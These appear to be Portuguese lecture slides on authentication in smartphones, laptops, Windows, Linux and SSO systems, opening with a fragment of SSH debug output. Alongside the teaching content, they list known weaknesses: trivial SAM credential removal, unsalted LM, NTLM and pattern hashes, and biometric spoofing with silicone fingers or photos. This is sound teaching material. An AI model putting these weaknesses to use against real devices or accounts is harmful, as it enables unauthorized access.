Authentications that can continue: publickey,password
Next authentication method: publickey
Offering public key: /home/user/.ssh/id_ed25519 ED25519 SHA256:gtHwersg454erafrvsyerGdfadfSDgartagaeRG2fXZ
Server accepts key: /home/user/.ssh/id_ed25519 ED25519 SHA256:gtHwersg454erafrvsyerGdfadfSDgartagaeRG2fXZ
Authentication succeeded (publickey).
Authenticated to server ([127.0.0.1]:22).
channel 0: new [client-session]
Requesting no-more-sessions@openssh.com
Entering interactive session.
pledge: network
client_input_global_request: rtype hostkeys-00@openssh.com want_reply 0
Requesting authentication agent forwarding.
```

Autenticação em Sistemas Específicos

- **Dispositivos operam frequentemente com base na identidade de um sujeito**
 - Podendo suportar vários sujeitos, cada um com os seus dados privados
 - Cada dispositivo utiliza mecanismos e processos específicos
- **Validação de identidade é feita contra um modelo/ou credenciais**
 - Credenciais/modelo podem ser locais ou remotos
 - Podem fazer uso de ambientes de execução seguros
- **Normalmente fornecem mecanismos de autenticação local**
 - Para operações de instalação ou de suporte
 - ... em alternativa possuem mecanismos de gestão centralizada

Dispositivos comuns

- **Dispositivos móveis**
 - Smartphones
 - Tablets
- **Computadores pessoais**
 - Portáteis ou desktops
- **Computadores em redes**
 - Ambientes empresariais ou universitários
- **Dispositivos de suporte**
 - Routers, STB, Consolas, Eletrodomésticos


Dispositivos móveis: Smartphones

- **Considerados dispositivos pessoais**
 - Frequentemente utilizados para autenticação 2 fatores
- **Podem fazer uso do cartão SIM ou de outro Hardware**
 - SIM é vendido a um sujeito identificado
 - Acesso ao SIM é protegido por um PIN
- **Pode fazer uso de variados métodos de autenticação**
 - Senhas, PINs, Padrões, Biometria
- **Composto por vários elementos distintos**
 - REE: corre aplicações instalados pelos utilizadores
 - Baseband: executa código para comunicação
 - SIM: autentica o utilizador
 - TEE: Armazena chaves/realiza operações criptográficas


Smartphones: Android

- **Trusted Execution Environment (TEE)**
 - Executa um SO distinto: TrustyOS, Kinibi, QSEE
 - Implementado num sub-sistema isolado ou virtualizado
 - StrongBox ou ARM TrustZone
 - Composto por Trustlets (pequenas aplicações)
- **Gateways de Segurança**
 - Gatekeeper: para PINs/Passwords e Padrões
 - Fingerprint: para impressões digitais
- **Credenciais associadas a um sujeito**
 - Fornecimento de credenciais desbloqueia as chaves

Dispositivos móveis: Smartphones



Smartphones: Android



Smartphones: Android - Gatekeeper

- **Necessário aprovisionamento inicial**
 - Identidade mais umas credenciais
 - User Secure ID (SID): 64 bits aleatórios
 - Identificam o utilizador
 - Servem de contexto para o material criptográfico
- **Gatekeeperd (no REE)**
 - Envia credenciais para o gatekeeper (no TEE)
 - Obtém um AuthToken para o SID, com HMAC
 - chave do HMAC é temporária e serve de autenticação
 - Usa o AuthToken para aceder ao Keystore
 - Keystore verifica que o AuthToken é recente e válido
- **Fingerprintd (no REE)**
 - age de forma semelhante mas com um modelo

Android AuthToken

Field	Type	Description
AuthToken Version	8 bits	Group tag for all fields.
Challenge	64 bits	A random integer to prevent replay attacks. Usually the ID of a requested crypto operation. Currently used by transactional fingerprint authorizations. If present, the AuthToken is valid only for crypto operations containing the same challenge.
User SID	64 bits	Non-repeating user identifier tied cryptographically to all keys associated with device authentication.
Authenticator ID (ASID)	64 bits	Identifier used to bind to a specific authenticator policy. All authenticators have their own value of ASID that they can change according to their own requirements.
Authenticator type	32 bits	Gatekeeper (0), or Fingerprint (1)
Timestamp	64 bits	Time (in ms) since the most recent system boot.
AuthToken HMAC (SHA-256)	256 bits	Keyed SHA-256 MAC of all fields except the HMAC field. Key is generated when booting and never leaves the TEE

Smartphones: Android - Keymaster

- **Fornece acesso ao armazenamento (keystore)**
 - Baseado em chamadas de API (não é um acesso RW)
 - Só fornece acesso mediante AuthTokens válidos
- **Keymaster 1: Android 6**
 - API de assinatura (assinar, verificar, importar chaves)
- **Keymaster 2: Android 7**
 - Suporte para AES e HMAC
 - Key Attestation: certifica chaves (origem, propriedades, utilização)
 - Version Binding: associa chaves a versões do TEE
 - Prevenir ataques por instalação de software antigo

Android: Keymaster Key Attestation

- **Objetivo:** Garantir que as chaves provêm do TEE implementado em hardware e são autênticas
- **Outras garantias:**
 - Que foram geradas no TEE atual (baseado num ID)
 - $ID = \text{HMAC_SHA256}(\text{instante temporal} \parallel \text{AppID} \parallel R, HBK)$
 - $R = \text{a tag::RESET_SINCE_ID_ROTATION}$, HBK: a secret Hardware Backed Key
 - Que são associadas à aplicação que faz o pedido
 - Que o dispositivo iniciou de forma segura
- **Chamada:** `attestKey(keyToAttest, attestParams)`
- **Resultado:** Um certificado X.509
 - assinado por um certificado raiz para este uso
 - com uma extensão que contém o resultado pedido

Smartphones: Android - Keymaster

- **Keymaster 3: Android 8**

- ID Attestation: Validação que as chaves estão associadas ao dispositivo
 - IMEI, Número de Série, Identificadores do hardware
 - Mecanismos semelhante ao Key Attestation (baseado em X.509)

- **Keymaster 4: Android 9**

- Suporte para Elementos Embutidos de Segurança
 - Integração de elementos seguros dentro do TEE
 - eSIM, cartões Visa, etc...

Android Gatekeeper: Authn

- **PIN: Introdução direta de dígitos**
 - Tipicamente 4, mas podem ser até 16
 - Sem relação com SIM PIN
 - Vulnerável a ataques por força bruta e canais paralelos
 - David Berend, “There Goes Your PIN”, 2018
- **Senha: Introdução direta de vários carateres**
 - Frequentemente limitada a 16
 - Mesmos problemas que o PIN, mas mais seguro
- **Padrão: Introdução direta de um padrão**
 - Potencialmente muito menos seguro que o PIN
 - Armazenado como um SHA-1 (sem sal)
 - Vulnerável a ataques “sobre o ombro”, marcas dos dedos

Smartphones: Impressão Digital

- **TEE armazena vários modelos para uma impressão digital**
 - Armazenados de forma cifrada
 - Associados a um SID
 - Removidos se a conta também for removida
- **Perfil é obtido pelo sensor e validado no TEE**
 - Modelo não pode ser extraído
 - Perfil enviado ao TEE para validação
- **Segurança varia com a implementação**
 - Existem várias, em evolução constante

Impressões Digitais: Leitores Óticos

- **Sensor adquire imagem do dedo**
 - utiliza um LED para iluminação An optical sensor.
- **Imagen é 2D**
 - Fácil forjar credenciais
 - Modelos, impressões
- **Apenas usado em versões agora obsoletas**
- **Usado em autenticação de edifícios**





Figure 2


Impressões Digitais: Leitores Capacitivos

- Sensor possui uma matriz que determina capacidade
 - Determina vales e montes (nas camadas sub-epiderme)
 - Pode ser implementado com tecnologia “swipe”
- Vulnerável a modelos físicos
 - ex: dedos de silicone com modelo copiado
- Interferência de suor, loções e água



Impressões Digitais: Leitores Ultrassónicos


- **Composto por um emissor e um recetor**
 - Emissor: Emite impulsos de ultrassons
 - Recetor: Recebe reflexões dos sinais
 - Emitidos quando os impulsos encontram irregularidades
- **Mais resilientes e precisos**
 - Imagem sub-dermal através de vidro
 - Impulsos penetram água e cremes
- **Mesmo assim com falhas**
 - [youtube/watch?v=hJ35ApLKpN4](https://www.youtube.com/watch?v=hJ35ApLKpN4)



Smartphones: Reconhecimento Facial

- **Objetivo:** Verificar a correspondência entre uma imagem e um modelo treinado
- **Requer um aprovisionamento inicial para treinar o modelo**
 - Autenticações corretas sucessivas podem melhorar o modelo
- **Problemas:**
 - Imagens simples podem ser falsificadas: Gêmeos, fotografias, filmes
 - Solução: Requerer uma ação (ex, piscar o olho)
 - Nem sempre robusto a alterações de luminosidade
 - Solução: Imagens de Infravermelho
 - Não robusto a alterações do sujeito (barba, óculos)
 - Não robusto a alterações da direção

Smartphones: Face ID



Smartphones: Face ID



Computadores Portáteis

- **Dispositivos potencialmente partilhados**
 - De utilização não tão partilhada como um smartphone
 - Podem possuir sensores adicionais
 - Podem possuir ambientes seguros simples
 - TPM: Trusted Platform Module
- **Autenticação nativa e depois delegada ao OS**
 - Mais simples do que os smartphones
 - Sem SIM, sem TEE com OS próprio, Biometria mais simples
- **Sem suporte universal para armazenamento generalizado de chaves**
 - TPM é limitado

Computadores Portáteis


- **Leitores de impressões digitais semelhantes aos smartphones**
 - Tipicamente capacitivos (e swipe), por vezes disfarçados em botões
- **Sensores adicionais para reconhecimento facial**
 - Câmera comum (ubíqua nos portáteis)
 - de Infravermelhos (em implementações mais recentes)
- **Leitor de Smartcards**
 - Permite a utilização frequente de smartcards como o CC
 - Mais popular em ambientes empresariais
- **Podem interagir com outros dispositivos**
 - Pulseiras, Smartphones, chaves externas (yubikey)

OS: Windows

- **Suporta variados métodos de autenticação**
 - PIN, Senhas, Biometria, Smartcards, Tokens
 - Suporta autenticação remota (MS, Active Directory)
- **Credenciais armazenadas no Security Account Manager**
 - Opcional: parcialmente cifradas usando a SysKey
 - Trivial remover as credenciais (apagar a entrada SAM)
 - Mapeado no registo em HKLM/SAM
- **Desde o Vista: Aplicação de User Access Control**
 - Apenas em 2006!
 - Pode ser desativado e muitos utilizadores não o querem

OS: Windows

- **Senhas: validação direta de um valor**
 - Armazenado em %SYSTEM32%\Config\SAM
 - Cifrado com uma chave de início (SysKey)
 - Complexidade imposta por Políticas de Admin
- **LM Passwords usadas até ao Windows 7**
 - Método: Cifra do valor “KGS!@#\$%” com DES
 - senha usada como chave
- **NTLM Password Hash**
 - MD4(Senha), sem sal
- **Validação:**
 - Pedir a identificação e senha
 - Calcular a síntese e comparar com o valor armaz...



OS: Windows PIN

- **Suportado por um módulo seguro TPM**
 - Semelhante ao TEE, fornece armazenamento seguro
 - Muito mais simples e pouco robusto
 - Uso de TPM abandonado em algumas situações (2017)
- **Introdução do código PIN desbloqueia as chaves**
 - chaves não podem ser extraídas diretamente
 - tentativas repetidas podem bloquear o TPM

OS: Windows Hello

- **Autenticação Facial usando uma câmara de Infravermelho**
 - Pode utilizar um projetor/LED para iluminar sujeito
 - Robusto contra alterações de iluminação
 - Duas câmeras ou projetor podem fornecer profundidade
 - PIN é mandatório como backup
- **Vulnerabilidades**
 - um busto impresso?
 - uma fotografia visível a infravermelhos
 - uma simples fotografia
 - versões anteriores ao W10
 - portáteis sem câmera de infravermelhos



OS: Linux

- **Suporta variados métodos de autenticação**
 - PIN, Senhas, Biometria, Smartcards, Tokens
 - Suporta autenticação remota (KRB, Active Directory)
- **Framework: Pluggable Authentication Modules**
 - Mecanismo que permite autenticação configurável, mas sem modificação das aplicações
 - ex: Smartcards, OTP, Kerberos, LDAP, Bases de Dados...
 - Mecanismos de 2FA
- **Senhas: armazenadas num ficheiro (/etc/shadow)**
 - Acesso restrito a root:shadow
 - Não cifrado

OS: Linux - Senhas Diretas

- **Dados da conta armazenados em /etc/passwd**
 - username, user id, shell, shell...
- **Credenciais em /etc/shadow**
 - usando transformação com síntese
- **Validação (via PAM)**
 - Obter identificador e credenciais
 - Obter Sal e método de síntese
 - Calcular síntese(sal | senha)
 - Comparar resultado com valor armazenado

OS: Linux - Senhas Diretas

```
user:$6$kZ2HbBT/C8MxF1N1$YWNjZDczOWVmNWNmN  
jBiYmR1NjBmYWUxZTc4YTJmM2FjZDVmNGU3MmM3MjI  
2YzzkYzI2YjR1MDU4:17716:0:9999:7:::
```

- **Significado (\$ é o separador)**

- username
- algo. de síntese
- sal
- síntese do sal | senha
- ... validade

Autenticação em Sistemas Distribuídos

- **Comum utilizar-se autenticação centralizada**
 - Repositório comum de credenciais e informação de utilizadores
 - IDP: Identity Provider
 - Sistemas delegam autenticação neste sistema
- **Exemplo: Autenticação centralizada da UA**
 - Efetuada pelo serviço IDP.ua.pt ou através de diretórios
 - Fornecida a todos os serviços e sistemas
 - Atributos e credenciais armazenados apenas num ponto
 - Credenciais por serviço restringem acesso ao IDP

SSO: Single Sign On

- **Explora sistemas externos de confiança (TTP) para autenticação**
 - Sistemas próprios da organização
 - Sistemas externos (Google, Facebook)
- **Serviços de AAA**
 - Autenticação, Autorização e Accounting
 - Em redes: RADIUS e DIAMETER (telecoms)

SSO: Single Sign On

- **Vantagens**

- Permite a reutilização das mesmas credenciais em múltiplos sistemas
- Repositório único para as credenciais
 - Mais difícil de roubar as credenciais do que se estiverem distribuídas pelos sistemas
- Pode implementar restrições (vistas) ao perfil para cada sistema

- **Desvantagens**

- Requer mais recursos para o sistema de autenticação
- Único ponto de falha
- Falha implica a perda de acesso a todos os sistemas
 - Perda de credenciais implica comprometimento de todos os sistemas
- Introduz atrasos nos processos de autenticação

SSO: Single Sign On

